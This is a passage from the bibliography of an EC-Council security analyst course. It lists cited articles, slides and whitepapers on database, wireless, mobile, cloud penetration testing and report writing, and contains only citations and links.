261. Przemyslaw Kazienko Piotr Dorosz, Hacking an SQL Server, last modified: 2003, http://techgenix.com/Hacking_an_SQL_Server/.

262. Que Nguyet Tran Thi and Tran Khanh Dang, Towards Side-Effects-free Database Penetration Testing, accessed: January 5, 2018, https://pdfs.semanticscholar.org/bcf8/bf3ad353eb4a887f0570727cf73e30ca1b83.pdf.

263. Andrew Whitaker, Daniel P. Newman, Penetration Testing and Network Defense.pdf, last modified: 2006, http://ebook.eqbal.ac.ir/Security/Penetration%20Testing/Network/Penetration%20Testing%20and%20Network%20Defense.pdf.

264. RAFAY BALOCH, ETHICAL HACKING AND PENETRATION TESTING GUIDE, last modified: 2015, http://www.ittoday.info/Excerpts/Postexploitation.pdf.

Module 10: Wireless Penetration Testing Methodology

265. Satish b, Penetration testing of iPhone Applications – Part 4, last modified: 2013, http://www.securitylearn.net/tag/iphone-snapshot-storage/.

266. Satish b, Hacking and securing ios applications, last modified: 2012, https://www.slideshare.net/securitylearnwordpress/hacking-and-securing-ios-applications.

267. Max Veytsman & Subu Ramanathan, Deep Dive: PenTesting the Android and iPhone, last modified: 2011, https://www.securitycompass.com/conferences/downloads/pentesting_android_iphone.pdf.

268. WIRELESS NETWORK SECURITY, last modified: 2003, http://www.antenna.com/Proxim%20Wireless%20Security.pdf.

269. Paul Asadoorian, Wireless Network Security?, accessed: January 8, 2018, https://securityweekly.com/WirelessNetSec.pdf.

270. Wireless LAN Security, accessed: January 8, 2018, https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/wireless-LAN-security-02-en.pdf.

271. WIRELESS NETWORKING SECURITY, last modified: 2010, https://www.infosec.gov.hk/english/technical/files/wireless.pdf.

272. Rogue Access Point Detection, accessed: January 8, 2018, https://www.watchguard.com/help/docs/fireware/12/en-US/Content/en-US/wireless/wireless_rogue_ap_detection_c.html.

273. Sgt. Christopher Then, Examining Wireless Access Points and Associated Devices, last modified: 2006, http://www.forensicfocus.com/downloads/examining-wireless-access-points.pdf.

274. Jonathan Hassell, Wireless Attacks and Penetration Testing (part 2 of 3), last modified: 2004, https://www.symantec.com/connect/articles/wireless-attacks-and-penetration-testing-part-2-3.

275. Michael Ossmann, WEP: Dead Again, Part 2, last modified: 2005, https://www.symantec.com/connect/articles/wep-dead-again-part-2.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

276. Nick von Dadelszen, Testing Mobile Applications, last modified: 2011, https://www.lateralsecurity.com/downloads/Lateral_Security-Testing-Mobile-Applications_NZOWASP2011.pdf.

277. Prathan Phongthiproek, Mobile Application Pentest [Fast-Track], last modified: 2014, https://www.slideshare.net/pprathan/mobile-application-pentest-fasttrack-35167816.

278. Brian, Capture Android Mobile Web Traffic With Fiddler, last modified: 2013, http://www.cantoni.org/2013/11/06/capture-android-web-traffic-fiddler.

279. Kunjan Shah, Penetration Testing Android Applications, last modified: 2011, https://www.mcafee.com/in/resources/white-papers/foundstone/wp-pen-testing-android-apps.pdf.

280. Android Architecture and Pen-testing of Android applications, last modified: 2013, http://resources.infosecinstitute.com/android-architecture-and-pen-testing-of-android-applications/.

281. Root Detection and Evasion, accessed: January 8, 2018, http://resources.infosecinstitute.com/android-hacking-security-part-8-root-detection-evasion/.

282. Ishan Girdhar, Mobile Application Security, last modified: 2011, https://www.slideshare.net/girdharishan/mobile-application-security-10701470.

283. Jesse Burns, Digging into droids, last modified: 2009, http://www.blackhat.com/presentations/bh-usa-09/BURNS/BHUSA09-Burns-AndroidSurgery-SLIDES.pdf.

284. Android Application Assessment, last modified: 2013, http://resources.infosecinstitute.com/android-application-assessment/.

285. Introduction to Drozer, accessed: January 8, 2018, http://resources.infosecinstitute.com/android-hacking-security-part-13-introduction-drozer/.

286. Smartphone-Pentest-Framework (SPF) up and running in Kali Linux, accessed: January 8, 2018, https://pentestmag.com/smartphone-pentest-framework-spf-up-and-running-in-kali-linux/.

287. Georgia Weidman, An Insider's Look at the Smartphone Pentest Framework, last modified: 2012, https://www.youtube.com/watch?v=qv-eJYTQZ4c.

288. Marek Zmysłowski, Jailbreak Detection Methods, last modified: 2014, https://www.trustwave.com/Resources/SpiderLabs-Blog/Jailbreak-Detection-Methods/.

289. Penetration Testing for iPhone Applications- Part 2, accessed: January 8, 2018, http://resources.infosecinstitute.com/pentesting-iphone-applications-2/.

290. Satish b, Penetration testing of iPhone Applications – Part 3, last modified: 2012, http://www.securitylearn.net/tag/dump-passwords-from-iphone-keychain/.

291. Max Veytsman & Subu Ramanathan , Android and iPhone, last modified: 2011, https://www.securitycompass.com/conferences/downloads/pentesting_android_iphone.pdf.

292. Satish b, Hacking and securing ios applications, last modified: 2012, https://www.slideshare.net/securitylearnwordpress/hacking-and-securing-ios-applications.

293. Locating iPhone & iPad app crash logs, accessed: January 8, 2018, https://bjango.com/help/crashlog/.

294. Satish b, Penetration testing of iPhone Applications – Part 4, last modified: 2013, http://www.securitylearn.net/tag/iphone-snapshot-storage/.

295. RyanISI, iOS Application Penetration Testing for Beginners, last modified: 2014, https://www.slideshare.net/RyanISI/ios-appsecurityminicourse.

296. IOS Application Security Part 30 – Attacking URL schemes, accessed: January 8, 2018, http://resources.infosecinstitute.com/ios-application-security-part-30-attacking-url-schemes/.

297. How to Easily Spot Broken Cryptography in iOS Applications, last modified: 2013, https://andreas-kurtz.de/2013/07/how-to-easily-spot-broken-cryptography/.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

298. Mobile Top 10 2014-M6, accessed: January 8, 2018, https://www.owasp.org/index.php/Mobile_Top_10_2014-M6.

299. Paul Ruggiero and Jon Foote, Cyber Threats to Mobile Phones, last modified: 2011, https://www.us-cert.gov/sites/default/files/publications/cyber_threats-to_mobile_phones.pdf.

300. Aaron Johns, Mastering Wireless Penetration Testing for Highly Secured Environments, last modified: 2015, http://zempirians.com/ebooks/Aaron%20Johns-Mastering%20Wireless%20Penetration%20Testing%20for%20Highly-Secured%20Environments-Packt%20Publishing%20(2015).pdf.

301. Qburst, Mobile Application Security, last modified: 2014, https://www.qburst.com/downloads/mobile-app-security-testing.pdf.

302. MOBILE PENETRATION TESTING, last modified: 2013, https://secureapps.nl/nl/wp-content/uploads/2013/10/Mobile-Pen-Test.pdf.

303. Kunjan Shah, Penetration testing Android Applications, last modified: 2011, https://www.mcafee.com/in/resources/white-papers/foundstone/wp-pen-testing-android-apps.pdf.

304. Georgia Weidman, Penetration testing, last modified: 2014, https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf.

305. Suyash Jadhav, Tae Oh, Young Ho Kim, Joeng Nyeo Kim, Mobile Device Penetration Testing Framework and Platform for the Mobile Device Security Course, last modified: 2015, http://icact.org/upload/2015/0284/20150284_finalpaper.pdf.

306. Security Testing, last modified: 2016, https://assets.kpmg.com/content/dam/kpmg/ch/pdf/cyber-defense-services-security-testing-en.pdf.

307. Andrew Whitaker, Daniel P. Newman, Penetration Testing and Network Defense.pdf, last modified: 2006, http://ebook.eqbal.ac.ir/Security/Penetration%20Testing/Network/Penetration%20Testing%20and%20Network%20Defense.pdf.

308. Safeguarding the Internet of Things, last modified: 2017, https://www.cognizant.com/whitepapers/safeguarding-the-internet-of-things-codex2465.pdf.

309. Aaron Johns, Mastering Wireless Penetration Testing for Highly Secured Environments, last modified: 2015, http://zempirians.com/ebooks/Aaron%20Johns-Mastering%20Wireless%20Penetration%20Testing%20for%20Highly-Secured%20Environments-Packt%20Publishing%20(2015).pdf.

310. Mobile Application Security, last modified: 2014, https://www.qburst.com/downloads/mobile-app-security-testing.pdf.

311. MOBILE PENETRATION TESTING, last modified: 2013, https://secureapps.nl/nl/wp-content/uploads/2013/10/Mobile-Pen-Test.pdf.

312. MOBILE APPLICATION SECURITY AND PENETRATION TESTING VERSION 2.5, accessed: January 8, 2018, https://www.elearnsecurity.com/collateral/Syllabus_MASPTv2.pdf.

313. Aaron Johns, Penetration testing Android Applications, accessed: January 8, 2018, https://www.mcafee.com/in/resources/white-papers/foundstone/wp-pen-testing-android-apps.pdf.

Module 11: Cloud Penetration Testing Methodology

314. Rob Shapland, AWS penetration testing secrets for success, last modified: 2015, http://searchcloudsecurity.techtarget.com/tip/AWS-penetration-testing-secrets-for-success.

315. Frank Siemons, Penetration Testing and Cloud Platforms, accessed: January 5, 2018, http://resources.infosecinstitute.com/penetration-testing-and-cloud-platforms/#gref.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

316. Pen testing cloud-based apps: A step-by-step guide, accessed: January 5, 2018, https://techbeacon.com/pen-testing-cloud-based-apps-step-step-guide.

317. BALAJI N, Cloud Computing Penetration Testing Checklist & Important Considerations, last modified: 2017, https://gbhackers.com/cloud-computing-penetration-testing-checklist-important-considerations/#.

318. Pen Testing, last modified: 2017, https://docs.microsoft.com/en-us/azure/security/azure-security-pen-testing.

319. Microsoft Cloud Unified Penetration Testing Rules of Engagement, accessed: January 5, 2018, https://technet.microsoft.com/en-us/mt784683.

320. Penetration Testing, accessed: January 5, 2018, https://aws.amazon.com/security/penetration-testing/.

321. Submit Azure Service Penetration Testing Notification, accessed: January 5, 2018, https://portal.msrc.microsoft.com/en-us/engage/pentest.

322. GOOGLE CLOUD PLATFORM SECURITY, accessed: January 5, 2018, https://cloud.google.com/security/.

323. QuoteColo, Cloud Computing in 2014: Facts and Predictions, last modified: 2014, http://www.quotecolo.com/cloud-computing-in-2014-facts-and-predictions-infographic/.

324. Louis Columbus, Gartner Predicts Infrastructure Services Will Accelerate Cloud Computing Growth, last modified: 2013, https://www.forbes.com/sites/louiscolumbus/2013/02/19/gartner-predicts-infrastructure-services-will-accelerate-cloud-computing-growth/#f96c18c1938c.

325. Cloud Computing Vulnerability Incidents: A Statistical Overview, accessed: January 5, 2018, https://cloudsecurityalliance.org/download/cloud-computing-vulnerability-incidents-a-statistical-overview/.

326. Introduction to Cloud Computing, last modified: 2013, https://www.slideshare.net/ProfEdge/introduction-to-cloud-computing-23970527.

327. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, accessed: January 5, 2018, http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.

328. Chimere Barron, Huiming Yu and Justin Zhan, Cloud Computing Security Case Studies and Research, last modified: 2013, http://www.iaeng.org/publication/WCE2013/WCE2013_pp1287-1291.pdf.

329. Keiko Hashizume, David G Rosado, Eduardo Fernández-Medina and Eduardo B Fernandez, An analysis of security issues for cloud computing, last modified: 2013, https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5.

330. SECURITY GUIDANCE FOR CRITICAL AREAS OF FOCUS IN CLOUD COMPUTING V3.0, last modified: 2011, https://cloudsecurityalliance.org/guidance/csaguide.v3.0.pdf.

331. Cloud Computing in 2014: Facts and Predictions (Infographic), last modified: 2014, http://www.quotecolo.com/cloud-computing-in-2014-facts-and-predictions-infographic/.

332. Jonathan Edwards, Why are More and More Businesses Moving to the Cloud?, last modified: 2012, http://www.yorkshirecloud.co.uk/more-businesses-moving-to-cloud-computing/.

333. Louis Columbus, Gartner Predicts Infrastructure Services Will Accelerate Cloud Computing Growth, last modified: 2013, http://www.forbes.com/sites/louiscolumbus/2013/02/19/gartner-predicts-infrastructure-services-will-accelerate-cloud-computing-growth/.

334. Cloud Computing Vulnerability Incidents: A Statistical Overview, accessed: January 5, 2018, https://cloudsecurityalliance.org/download/cloud-computing-vulnerability-incidents-a-statistical-overview/.

335. Introduction to Cloud Computing, last modified: 2013, http://www.slideshare.net/ProfEdge/introduction-to-cloud-computing-23970527.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

336. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, accessed: January 5, 2018, http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.

337. Chimere Barron, Huiming Yu and Justin Zhan, Cloud Computing Security Case Studies and Research, last modified: 2013, http://www.iaeng.org/publication/WCE2013/WCE2013_pp1287-1291.pdf.

338. An analysis of security issues for cloud computing, last modified: 2013, https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5.

339. Security Assessments, last modified: 2012, https://downloads.cloudsecurityalliance.org/initiatives/secaas/SecaaS_Cat_5_Security_Assessments_Implementation_Guidance.pdf.

340. A Briefing on Cloud Security Challenges and Opportunities, last modified: 2013, https://www.telenor.com/wp-content/uploads/2013/11/TelenorWhitepaperCloud-V_30_v.pdf.

341. Cloud Computing Information Security and Privacy Considerations, last modified: 2014, https://www.ict.govt.nz/assets/ICT-System-Assurance/Cloud-Computing-Information-Security-and-Privacy-Considerations-FINAL2.pdf.

342. Introduction to AWS Security, last modified: 2015, http://www.cloud9infosystems.com/pdf/AWS_Security.pdf.

343. Google Security Whitepaper, accessed: January 5, 2018, https://www.screenleap.com/doc/Google_Cloud_Platform_Security_Whitepaper.pdf.

Module 12: Report Writing and Post Testing Actions

344. Penetration Testing Report, accessed: January 5, 2018, http://www.niiconsulting.com/services/security-assessment/NII_Sample_PT_Report.pdf.

345. Penetration Test Report, last modified: 2013, http://www.offensive-security.com/penetration-testing-sample-report.pdf.

346. John Smith, DOCUMENTATION FORMS FOR PENETRATION TESTS, last modified: 2003, http://www.delmarlearning.com/companions/content/1435486099/documents/Documentation_Forms.pdf.

347. Matt Dobinson, Penetration Testing & Deep Code Analyst Report, last modified: 2011, https://www.slideshare.net/SanjulikaRastogi/penetration-security-testing.

348. Karen Scarfone (NIST), Murugiah Souppaya (NIST), Amanda Cody (BAH), Angela Orebaugh (BAH), Technical Guide to Information Security Testing and Assessment, last modified: 2008, http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf.

349. Information Supplement: Penetration Testing Guidance, last modified: 2015, https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf.

350. Kevin Orrey, Vulnerabilityassessment.co.uk, accessed: January 5, 2018, http://www.vulnerabilityassessment.co.uk/report%20template.html.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.